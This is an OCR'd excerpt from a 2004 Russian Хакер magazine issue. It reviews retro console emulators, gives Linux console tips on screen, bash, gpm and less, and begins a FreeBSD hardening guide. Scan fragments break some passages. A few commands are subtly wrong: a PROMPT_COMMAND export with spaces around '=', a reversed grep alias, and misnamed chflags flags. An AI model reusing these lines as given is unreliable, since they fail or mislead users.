
Quest For Glory 1, VGA-римэйк игры

ЭМУЛЯЦИЯ SUPER NINTENDO

Пожалуй, наиболее технически продвинутой игровой консолью на рынке аналогичных 16-битных устройств была и остается SNES. Только по официальным данным объем ее продаж составил 48 млн. экземпляров. Мощной приставке нужен и мощный эмулятор. Таковым является ZSNES (**www.zsnes.com**). Он многоплатформенный - работает в Linux, Windows и DOS. Оснащен приличным графическим интерфейсом, не привязанным к какому-либо движку виджетов. Конек ZSNES - его качество. Эмулятор очень стабильный - на моей памяти он ни разу не вылетал. Графика плавная, по крайней мере, при использовании рендера OpenGL, как в полноэкранном, так и в оконном режимах.



- bochs.sf.net
- dosbox.sf.net
- glukalka.sf.net
- fceultra.sf.net
- sf.net/projects/gens0
- www.pknet.com/-joe/dgen-sdl.html
- www.squish.net/generator/


Некогда хит сезона - бродилка Jungle Book

128K и Scorpion 256K. Переключение между ними осуществляется либо через конфиг, либо в окне Settings на странице Architecture. Можно управлять скоростью эмулируемого процессора. По умолчанию он работает на частоте 3.5 Mhz. При этом ты можешь обнаружить к Spectrum'у даже игры с голосом (Rasputin, Max Headroom) и вполне приличной приставочной графикой.

FCE ULTRA

Один из наиболее активно развивающихся эмуляторов NES/Famicom. Нашим людям больше известны игровые приставки Dendy, Zhilitong (дизайн которого походил на SEGA Megadrive, а на корпусе гордо красовалась надпись: «16 bit») и т.д. На самом деле все это - клоны японской 8-битной NES, то бишь Nintendo Entertainment System. В самой Японии это устройство носило имя Famicom (от Family Computer). В странах бывшего СССР его разновидности стали популярны в середине - конце девяностых годов прошлого столетия, но остальной мир знаком с NES еще с 1983 года. В этом самом остальном мире было продано 62 миллиона штук NES. Вероятно, это была самая популярная приставка за всю историю их существования.

FCE Ultra более чем достойно эмулирует NES как на *NIX-платформе, так и под Windows. Но я буду говорить только о версии, запускаемой мною под Linux. Собирается из исходника без проблем, надо только иметь установленный SDL с devel-пакетами.

Из железа FCE Ultra эмулирует практически весь оригинальный NES, включая даже Zapper - световой пистолет. Его роль играет мышь. Эмуляция джойпада, на мой взгляд, не вполне удобна: w, a, s, z - крестовина, TAB - Select, Enter - Start, Keypad 2 - B, Keypad 1 - A. Под Keypad подразумеваю клавиши на цифровой части клавиатуры.

Поддерживаются также игры с батарейками, вроде Kings Quest или Immortal. Независимо от того, реализовано сохранение в самой игре или нет, в FCE Ultra есть возможность сэйва/загрузки состояния игры (в слоты), записи и воспроизведения фильмов, создания скриншотов. Нет дампа звука во внешний файл. Как я уже говорил, в Linux-версии отсутствует какой-либо графический интерфейс, что, впрочем, не является недостатком. Все манипуляции с FCE Ultra производятся с помощью командной строки, а сохраняются автоматически в конфиге причудливого формата (текстовым редактором его изменять определенно не следует).

Общие впечатления от эмулятора исключительно положительные, разве что не хватает настройки клавиш управления. А так - полный порядок. Я запустил в FCE Ultra почти 250 игр.

Общие впечатления от эмулятора исключительно положительные.


Бродилка Mr. Nuts: собственно, процесс брожения :)

GENS

Игровая консоль SEGA Megadrive (SEGA Genesis в США) была у нас так же популярна, как и клоны NES. Моторолловский процессор 68000 CPU (как в старых Макинтошах) и прочая более современная начинка потеснили NES на рынке приставок вплоть до выхода Super Nintendo, который, впрочем, в пост-СССР так и не достиг популярности SEGA Megadrive и NES. В Megadrive мы снова встречаем старого знакомого - процессор Z80, теперь он обрабатывает исключительно звук. Кроме Z80, за звук в Megadrive были ответственны и другие устройства, например 6-канальный Yamaha'вский FM-синтезатор YM2612.

Все это и многое другое в той или иной мере отлично эмулирует Gens. Gens обладает развитым графическим интерфейсом, а конфиг этого эмулятора представляет собой обычный ini-подобный файл. Gens умеет сохранять/загружать состояние игры. Более того, поддерживаются сэйвы от других эмуляторов, таких, как Genecyst (мощный эмуль для DOS) и DGen.

В отличие от некоторых других эмуляторов, Gens поддерживает ромы игр, сделанные для разных стран и телевизионных стандартов (Japan NTSC, USA NTSC, Europe PAL, Japan PAL). Можно выбрать один из нескольких рендеров - 2xSAI, Normal, Double, Scanline, Interpolated и т.д. Нет OpenGL-рендера. Таковой присутствует, впрочем, в DGen'е и активируется ключом -G, т.е. «dgen -G 800x600 имя файла», где вместо 800x600 надо поставить нужное тебе разрешение. Зато в Gens есть окошко настроек контраста и яркости, что довольно удобно.

В меню имеется пункт дампа звука во внешний WAV-файл, однако пункт этот недоступен. Возможно, в Windows-версии ситуация иная. Gens эмулирует также SEGA-CD, но проверить это его свойство я не смог - просто у меня нет таких дисков. Эмуляция джойпада на высоте - можно переназначать клавиши управления для клавиатуры. Встроенный Game Genie позволяет патчить игру во время ее выполнения.

Из негативных моментов могу отметить ухудшение качества звука при всех рендерах, отличных от Normal. Если тебе нужен быстрый полноэкранный рендер и при этом хороший звук, то рекомендую все-таки использовать DGen. Либо, как альтернатива, скачай себе Generator. Очень быстр, с плавным скроллингом, может даже записывать AVI'шки. Но версия под GTK/SDL не поддерживает полноэкранный режим. Вообще говоря, Generator дает наиболее приятное ощущение «играбельности», нежели Gens и Dgen, вот только пользовательский интерфейс не самый удобный, например, сэйвы не сохраняются в привычные по другим эмулям слоты, и надо вручную выбирать файл.

Мне сложно сказать, какому эмулятору MegaDrive следует отдать предпочтение. Я бы выбрал Gens, если бы не было проблем со звуком. А в Generator'е при неповоротливости его интерфейса очень плавная горизонтальная прокрутка, прямо как в оригинальной MegaDrive. Dgen - крепкий середняк. Возможно, надо остановиться именно на нем.

j1m (j1m@list.ru)

ХАРДКОРНЫЕ РАЗБОРКИ С КОНСОЛЬЮ



Иногда бывает интересно почитать дискуссии на некоторых форумах. Вопрос: «А как бы мне увидеть список папок на диске?» - и ответ: «Запускаешь konqueror...». Намек понят? Виндузятники начинают пересаживаться на «модный» линукс и паникуют, не находя привычного интерфейса. Что касается командной строки, то для них она становится чем-то ужасно неудобным и морально устаревшим. Надеюсь, ты не относишься к их числу и знаешь о настоящей мощи UNIX-консоли, а чтобы чувствовать себя более уверенно и комфортно, читай этот материал.

ПРИЕМЫ ЭФФЕКТИВНОЙ РАБОТЫ В КОНСОЛИ

ИТАК, НАЧИНАЕМ

Для начала хочу заметить, что русификацию в этой статье я рассматривать не буду, об этом и так немало сказано, поэтому предполагается, что локаль у тебя настроена, русские буквы видно везде и с вводом русского текста также все в порядке. Также, чтобы сберечь твое драгоценное зрение и вообще улучшить внешний вид консоли, рекомендую настроить framebuffer или воспользоваться пакетом SVGATextMode.

ВВОД И ВЫВОД

Первым делом нам необходимо установить приличные шрифты и настроить раскладку клавиатуры. Для этого будем использовать пакет kbd и набор русских шрифтов console-tools-cyrillic. В этом пакете, в каталоге pcf, лежат консольные шрифты. Их необходимо скопировать в /usr/share/kbd/consolefonts. Самыми подходящими шрифтами для консоли, на мой взгляд, являются шрифты семейства UniCyr, например UniCyr-sans-8x16. Скопируем их в приведенный выше каталог и выполним следующую команду:

```
# setfont UniCyr-sans-8x16
```

Для того чтобы шрифт устанавливался при загрузке системы, необходимо подправить загрузочные скрипты.

Так, с выводом разобрались, теперь займемся вводом. Мы настроим раскладку клавиатуры, для этого можно использовать стандартную карту клавиш ru.map для русско-английской клавиатуры. Тогда раскладка будет переключаться клавишей alt, но эта клавиша, как известно, довольно часто бывает нужна при работе, при этом на клавиатуре имеется совершенно бесполезная для линуксоида клавиша windows, поэтому на нее и повесим переключение раскладки. Для этого нам понадобится утилита showkey из пакета kbd. Запускаем ее, нажимаем по порядку левый alt, правый alt, левый win, правый win, меню (рядом с правым win) и ждем 10 секунд, чтобы программа завершилась.

После завершения работы showkey открываем /usr/share/kbd/keymaps/i386/qwerty/ru.map.gz (предварительно следует распаковать), находим строку «keycode 56 = AltGr_Lock» и пишем вместо нее «keycode 56 = Alt», проделываем то же самое с keycode 100. А вот такими должны быть остальные клавиши: с кодом 125 (левый win) - «keycode 125 = AltGr», 126 (правый win) - «keycode 126 = AltGr» и 127 (меню) - «keycode 127 = AltGr_Lock».

Сохраняем ru.map и правим загрузочные скрипты, если необходимо. Отныне временное переключение раскладки (пока нажата клавиша) будет происходить по клавишам win, а постоянное - по клавише «Меню».

КОНТРОЛЬ НАД ТЕРМИНАЛОМ

Замечательная утилита setterm предоставляет нам широкие возможности по управлению терминалом. В данный момент нас интересуют следующие: -foreground (цвет символов), -background (цвет фона), -inversescreen (реверс цветов), -blank [0-60] (тайм аут перед гашением экрана), -default (установки по дефолту). Например, хотим мы увидеть синие буквы на белом фоне. Нет проблем, выполняем:

```
$ setterm -foreground blue -background white -store
```

Ключ -store нужен для сохранения всех внесенных изменений.

ПРАЗДНИК В КОНСОЛИ

Наконец, пришло время поговорить об одной из самых полезных программ для работы в консоли - screen. Эта программа существенно упрощает жизнь юниксоида. Это настоящий оконный менеджер для консоли,

очень удобный и многофункциональный. Но услышав про оконный менеджер, не нужно сразу представлять себе иксовый диспетчер окон. Screen предоставляет возможность создавать внутри одного терминала несколько терминалов (окон). Таким образом, зарегистрировавшись на одном терминале, можно работать с множеством приложений одновременно, при этом можно разделить одно окно на два и работать в двух окнах сразу. Можно сделать так, чтобы нижнюю строку терминала занимала строка состояния, в которой будет отображаться время, дата, текущие окна, загрузка процессора и т.д. Можно назначить горячие клавиши для запуска часто используемых приложений, которые будут открываться в отдельном окне.


С установкой никаких проблем быть не должно, т.к. screen можно найти в любом дистрибутиве в виде бинарного пакета. Для того чтобы со screen было действительно удобно работать, необходимо добавить в конфиг несколько строк. Глобальный конфиг screen'а хранится в /etc/screenrc, а в роли персональных конфигов пользователей выступают файлы ~/.screenrc. Пример конфига можно взять в каталоге etc из тарболла с исходниками.

$ vi ~/.screenrc

```
# долой приветствие
startup_message off
# показывать мигание экрана вместо писка динамика, шансы стать эпилептиком резко снизятся
vbell on
# размер буфера прокрутки
defscrollback 1000
# волшебная строка
shelltitle '$ |sh'
# создавать login-шелл
shell -$SHELL
# строка состояния
hardstatus lastline "%{+b wk} %c  %D %d %M %Y  $LOGNAME : %H %=[ %w ] "
# по клавише Esc создать окно и запустить в нем команду su
bind \033 screen -ln -t root 9 su
```

Хочу обратить твое внимание на строку shelltitle '$ |sh', за счет которой имя работающего в окне приложения отображается рядом с номером окна. Например, сейчас у меня в строке состояния можно увидеть [0 sh 1* emacs 2 mikmod 3 mutt] - это значит, что текущим является первое окно, в котором запущен редактор emacs, также в остальных трех окнах выполняются оболочка bash (0), проигрыватель трекерной музыки mikmod (2) и почтовик mutt (3). Но чтобы эта опция работала, необходимо в /etc/profile добавить строку:

```
export PROMPT_COMMAND = 'echo -n -e "\033k\033\134"'
```


Работа двух приложений в screen

С помощью опции bind можно переназначить дефолтные комбинации клавиш или повесить запуск определенных команд на комбинации клавиш. Синтаксис ее предельно прост: «bind клавиша команда». Но следует учитывать, что все комбинации в screen должны начинаться с комбинации ctrl+a, т.е. запись «bind 'F' screen fetchmail -v» означает: «нажать комбинацию ctrl+a, затем нажать клавишу F для того, чтобы запустить в новом окне fetchmail (для запуска приложений в отдельных окнах их следует указывать как аргумент команды screen)». Упрощенно эта комбинация записывается как C-a F. Однако при переназначении клавиш не забывай, что многие комбинации уже используются для управления самим screen'ом. Теперь поговорим об управлении программой, так сказать, в реальном времени.

Некоторые дефолтные комбинации клавиш в screen

- C-a 0..9 - переход между окнами 0..9
- C-a " - показать список всех окон
- C-a space - перейти в следующее окно
- C-a backspace - перейти в предыдущее окно
- C-a c - создать новое окно
- C-a k - уничтожить текущее окно
- C-a C-a - перейти в предыдущее окно
- C-a S - разделить экран на два региона по горизонтали
- C-a Tab - переход между регионами
- C-a z - склеить два разделенных региона
- C-a d - отсоединиться от screen
- C-a M - начать наблюдение за текущим окном
- C-a ? - справка обо всех комбинациях клавиш

Нажатие C-a d вызывает нечто вроде завершения работы screen, хотя на самом деле он засыпает и после повторного запуска с ключом -r полностью восстанавливает сессию и работу всех запущенных тобой программ и окружения (проще говоря, detach/reattach - прим. ред.). Например, тебе необходимо срочно отлучиться, тогда можно отсоединиться от screen, сделать logout, затем вернуться, вновь зайти под своим логином, восстановить работу screen и продолжать заниматься своими делами.


Еще одна полезная возможность screen - наблюдение за окном (C-a M), когда screen сообщает о любой активности в этом окне. Вся прелесть в том, что можно установить наблюдение за одним окном и при этом заниматься своими делами в другом.

Все, screen установлен и настроен, теперь создадим более благоприятные условия для его использования. Настроим запуск screen сразу после входа пользователя в систему, для этого добавим в конец /etc/profile строки:

vi /etc/profile

```
if [ "`tty`" = "/dev/vc/1" ]; then
if [ -x /usr/bin/screen ]; then
screen -R; logout
fi
fi
```

Эта запись означает, что screen должен запускаться на первом терминале сразу после входа пользователя и, по возможности, с восстановлением первой detach'ной сессии, а после выхода из screen должен происходить logout.


Иксы отдыхают

SCREEN И ПЕРЕМЕННАЯ TERM

Если ты используешь screen с опцией «shell -$SHELL», убери из /etc/profile инициализацию переменной TERM, иначе при открытии нового окна TERM вместо значения screen будет принимать значение, прописанное в /etc/profile (чаще всего linux), и приложения будут работать неправильно.

Балуемся с приглашением

СОБЛЮДАЙТЕ ТИШИНУ В КОНСОЛИ

Тебя еще не достал надоедливый писк динамика? Предлагаю несколько способов отключения:

❶. Выполни команду «setterm -blength 0 -bfreq 0 -store»

❷. Добавь в /etc/inputrc или в ~/.inputrc строку «set bell-style visible»

❸. Добавь в /etc/screenrc или в ~/.screenrc строку «vbell on»

Теперь, когда у нас есть screen, зачем нам 6 терминалов? Будет достаточно и одного, с запущенным в нем screen'ом. Поэтому идем в /etc/inittab, находим строки вроде этой: «c1:1235:respawn:/sbin/agetty 38400 tty1 linux». Закомментируй четыре из шести таких строк (запасной терминал оставим на случай непредвиденных ситуаций и программ, конфликтующих со screen'ом).

...Здесь редактор не удержался и от себя добавил пару хинтов по использованию screen:

❶. Копирование и вставка в текстовом режиме. Ctrl+a Ctrl+[- этой комбинацией клавиш осуществляется переход в режим копирования. Указательными клавишами выбираем начало текста, зажимаем пробел, выделяем область для помещения в буфер и еще один раз жмем на пробел (если все сделал правильно, то появится сообщение: Copied 31337 characters into buffer). Для вставки из буфера переходим в нужное место и последовательно нажимаем Ctrl+a Ctrl+].

❷. Ctrl+a h - создание текстовых скриншотов, очень полезная фича, посмотреть полученный результат можно так: «less hardcopy.X», где X - это номер текущего окна screen.

БАШ НА БАШ

Вот и добрались наши руки до самого важного компонента любой UNIX-консоли - интерпретатора команд (далее просто shell). Существует большое количество различных shell'ов, отличающихся как по возможностям (от легкого и быстрого ash до тяжелого и многофункционального zsh), так и по синтаксису. Самым популярным на сегодняшний день является bash, который вобрал в себя лучшие возможности других интерпретаторов, его твикингом мы сейчас и займемся.

❶. Настоятельно рекомендую использовать alias'ы. Например, хочется тебе, чтобы по команде «l» выполнялась команда «ls -l --color=always», нет проблем: пишем в ~/.bashrc строку: «alias l='ls -l --color=always'». Сделай такие псевдонимы для всех часто используемых команд, а также для команд, в написании которых ты обычно совершаешь досадные ошибки: «alias grep='gerp'».

❷. Очень удобно, чтобы в историю команд не заносились такие команды как fg, bg, ls, а также повторы команд. В общем, чтобы не засорять файл ~/.bash_history, добавь в ~/.bashrc: «export HISTIGNORE=«&:ls:[bf]g»». Здесь амперсанд (&) означает повторяющиеся команды.

❸. Не многие знают, что помимо переменной PATH, в которой хранятся пути поиска бинарников, есть еще переменная CDPATH, хранящая разделенные двоеточием пути поиска каталогов. Добавь в ~/.bashrc: «export CDPATH=«/usr/src:/usr/share/doc»». Теперь по команде «cd linux» ты попадешь в каталог /usr/src/linux, а по команде «cd bash-2.05b» - в каталог /usr/share/doc/bash-2.05b.

❹. Используй функции. Когда необходимо по одной команде выполнить последовательность команд, лучше использовать функции вместо скриптов. К примеру, добавь эту функцию в ~/.bashrc, чтобы по команде tgz архивировался требуемый файл/каталог:

```
$ vi ~/.bashrc

tgz()
{
if [ "$1" != "" ]; then
 tar -rvf $1.tar $1
 gzip -9 $1.tar
fi
}
```

❺. Если ты заботишься о безопасности, добавь в файл /root/.bashrc такую запись: «export TMOUT=300». Теперь рутовый shell будет умирать после 5 минут (300 секунд) бездействия.

МЫШИНЫЙ СЕРВЕР

Как ни странно, но в консоли мышь тоже нужна, например, для копирования текста или управления некоторыми приложениями (хотя это на любителя). Всю работу по управлению мышью в консоли выполняет мышиный сервер gpm. Также в комплект gpm входит небольшое дополнение под названием gpm-root, позволяющее одним кликом мыши вызывать меню, которое ты сам можешь составить. Gpm-root - это тоже сервер, после его запуска по комбинации «ctrl+клик мыши» будет выскакивать меню, в которое по твоему желанию можно занести статусную информацию или запуск определенных команд, например, монтирование диска или подключение к инету. Настройка меню производится через конфиг /etc/gpm-root.conf, ничего сложного в настройке gpm-root нет, все подробно расписано в man gpm-root.

БОЛЬШЕ ИЛИ МЕНЬШЕ?

Как часто ты используешь less? Я думаю, очень часто: man ifconfig, less readme, less /var/log/messages. Естественно, так часто используемая программа должна быть соответствующим образом настроена. Предлагаю твоему вниманию несколько интересных флагов запуска:

-c при страничной перемотке перерисовывать экран вместо построчной перемотки;
-e автоматически выходить при завершении файла;
-F автоматически выходить, если содержимое файла умещается на экране;
-i игнорировать регистр букв при поиске;
-M показывать наиболее полную информацию о файле в статусной строке;
-N показывать номера строк (иногда бывает необходимо);
-r обрабатывать управляющие последовательности;
-s замещать несколько пустых строк одной.


Чтобы не набивать все эти опции при каждом запуске less, просто добавь эти строчки в ~/.bashrc:


```
export PAGER='less'
export LESS='-c -e -F -i -M -s -r'
```

Также можно вручную настроить содержание статусной строки посредством опции -P, подробности смотри в разделе PROMPTS справочной страницы less.

LOGOUT

Это, конечно же, не все, что можно рассказать об улучшении жизни в консоли, но ты держишь в руках журнал, а не книгу. Напоследок хочу напомнить, что командная строка UNIX - очень мощное и удобное средство, а иксы - это только средство запуска графических приложений, причем не самое лучшее ;).


Наслаждаемся работой gpm


Все-таки меньше...



TM RADIO ULTRA

ХАКЕР/№09(69)/2004

Сергей Можайский aka techniX (technix@frenzy.org.ua)

CENSORED



Итак, ты решил построить сервер на базе FreeBSD. Хороший выбор. Однако любой сервер является лакомым кусочком для хакера, и даже не стоит сомневаться в том, что рано или поздно он подвергнется атаке. Поэтому в первую очередь стоит заняться не настройкой различных сервисов, а защитой системы от взлома. Конечно, в системе, установленной с настройками по умолчанию, защита находится на достаточном уровне. Однако мы можем сделать наш сервер настоящим крепким орешком. Ну что, начнем строить защиту своей FreeBSD-системы?

FREEBSD: TOP SECURITY

КОНСОЛЬНЫЕ ТВИКИ

Как известно, загрузившись в однопользовательском режиме, можно изменить пароль суперпользователя. Нам следует устранить эту досадную недоработку. Отредактируем файл /etc/ttys таким образом, чтобы при загрузке с опцией boot -s система запрашивала пароль

```
console none unknown off insecure
```

Также следует запретить прямой вход с консоли пользователя root. Для этого в том же файле нужно сменить статус консоли на insecure. Вот пример для нулевой консоли:

```
ttyv0 "/usr/libexec/getty Pc" cons25 on insecure
```

Для того чтобы только пользователь root мог видеть все запущенные процессы, добавь в /etc/sysctl.conf следующую запись:

```
kern.ps_showallprocs=0
```

ВАШИ ПРАВА?

Права доступа к файлам - одна из отличительных особенностей UNIX-систем. Давай назначим эти права как следует. На некоторые системные файлы стоит установить такие флаги доступа, чтобы они были доступны только суперпользователю. Вот примерный список:

```
# chmod 700 /root
# cd /etc
# chmod 600 syslog.conf rc.conf newsyslog.conf hosts.allow login.conf
```

Некоторые системные файлы стоит защитить даже от суперпользователя. Для этого существуют модификационные флаги, установить которые можно командой chflags. К ним относятся флаг appnd, который переводит файл в режим добавления данных, и флаг chg, делающий файл изменяемым только для пользователя root. Подробности по использованию этой команды можно прочесть на странице руководства, посвященного chflags (man chflags).

Файловую систему с пользовательскими каталогами лучше смонтировать с параметром -nosuid, который игнорирует suid-биты на файлах. Вот пример строчки из /etc/fstab, монтирующий /usr/home с флагом nosuid (nodev здесь также не помешает - прим.ред.):

```
/dev/ad0s1h /usr/home ufs rw,nosuid 2 2
```

Утилита suidcontrol (www.watson.org/fbsd-hardening/suidcontrol.html) поможет установить правильную политику в отношении suid/sgid-файлов в системе.

Чтобы при загрузке удалялось содержимое каталога /tmp, добавляем в /etc/rc.conf строку

```
clear_tmp_enable="YES"
```

УРОВНИ ЗАЩИТЫ ЯДРА

Ядро FreeBSD может работать на нескольких уровнях защиты (securelevel). Значение этого уровня варьируется от -1 до 3. Для нас интересны последние три режима. В режиме 1 (безопасный режим) нельзя снимать модификационные флаги с файлов, а смонтированные дисковые устройства и файлы устройств /dev/mem, /dev/kmem не могут быть открыты для записи. В режиме 2 (режим повышенной безопасности), в дополнение к предыдущему, запрещена прямая запись на диски, независимо от того, смонтированы они или нет. В режиме 3 (режим безопасности сети), кроме ограничений второго режима, запрещено изменение правил файр-

волов и ограничений скорости канала. Для включения уровней защиты следует добавить в /etc/rc.conf строки

```
kern_securelevel_enable="YES"
kern_securelevel="2"
```

Текущий уровень защиты можно посмотреть командой

```
$ sysctl kern.securelevel
```

А повысить его без перезагрузки -

```
# sysctl -w kern.securelevel=2
```

Отмечу, что при уровне защиты 1 или выше пересобрать userland и ядро тебе не удастся, поскольку на важных системных файлах стоят модификационные флаги.

МЕНЯЕМ АЛГОРИТМ ШИФРОВАНИЯ

Заменим алгоритм шифрования паролей с md5 на еще более надежный Blowfish. Делаем исправления в файле /etc/login.conf в секции default:

```
// заменяем алгоритм шифрования на Blowfish
:passwd_format=blf:\
// устанавливаем период устаревания паролей
:passwordtime=52d:\
// предупреждаем о том, что пароли должны содержать разные символы
:mixpasswordcase=true:\
// задаем минимальную длину пароля
:minpasswordlen=9:\
```

Теперь обновляем базу (login.conf.db):

```
# cap_mkdb /etc/login.conf
```


Проверим, получилось ли у нас. Посмотри содержимое /etc/master.passwd. Если зашифрованный пароль теперь начинается с «$2», все ОК. Осталось сделать так, чтобы пароли новых пользователей шифровались алгоритмом Blowfish. Редактируем файл /etc/auth.conf:


```
crypt_default=blf
```


ШИФРУЕМ ФАЙЛОВУЮ СИСТЕМУ

Файлы, которые могут представлять интерес для взломщиков, надежнее всего зашифровать. Нет, не думай, что я опять буду рассказывать про PGP. Для создания зашифрованных дисков можно обойтись стандартными средствами FreeBSD - GEOM и BDE. Что такое GEOM? Это новая система работы с дисками, появившаяся в 5-й ветке FreeBSD. Благодаря своей модульной структуре, она позволяет делать с файловой системой все что угодно. Нас интересует один из ее модулей - BDE (block device encryption) - поддержка шифрования файловой системы. Для начала добавим в ядро опцию

```
options GEOM_BDE
```


Делаем консоли безопасными


Вот что может cflags


Зашифрованная файловая система

Создадим новый каталог, в котором будут лежать конфиги GBDE:

```
# mkdir /etc/gbde
```

Инициализируем зашифрованный диск:

```
# gbde init /dev/ad4s1c -i -L /etc/gbde/ad4s1c
```

Откроется редактор, в котором можно указать различные настройки. Для файловых систем UFS1 и UFS2, используемых в FreeBSD, следует указать значение переменной sector_size равным 2048. Не забудь выбрать хороший пароль для доступа к диску. Подключаем диск:

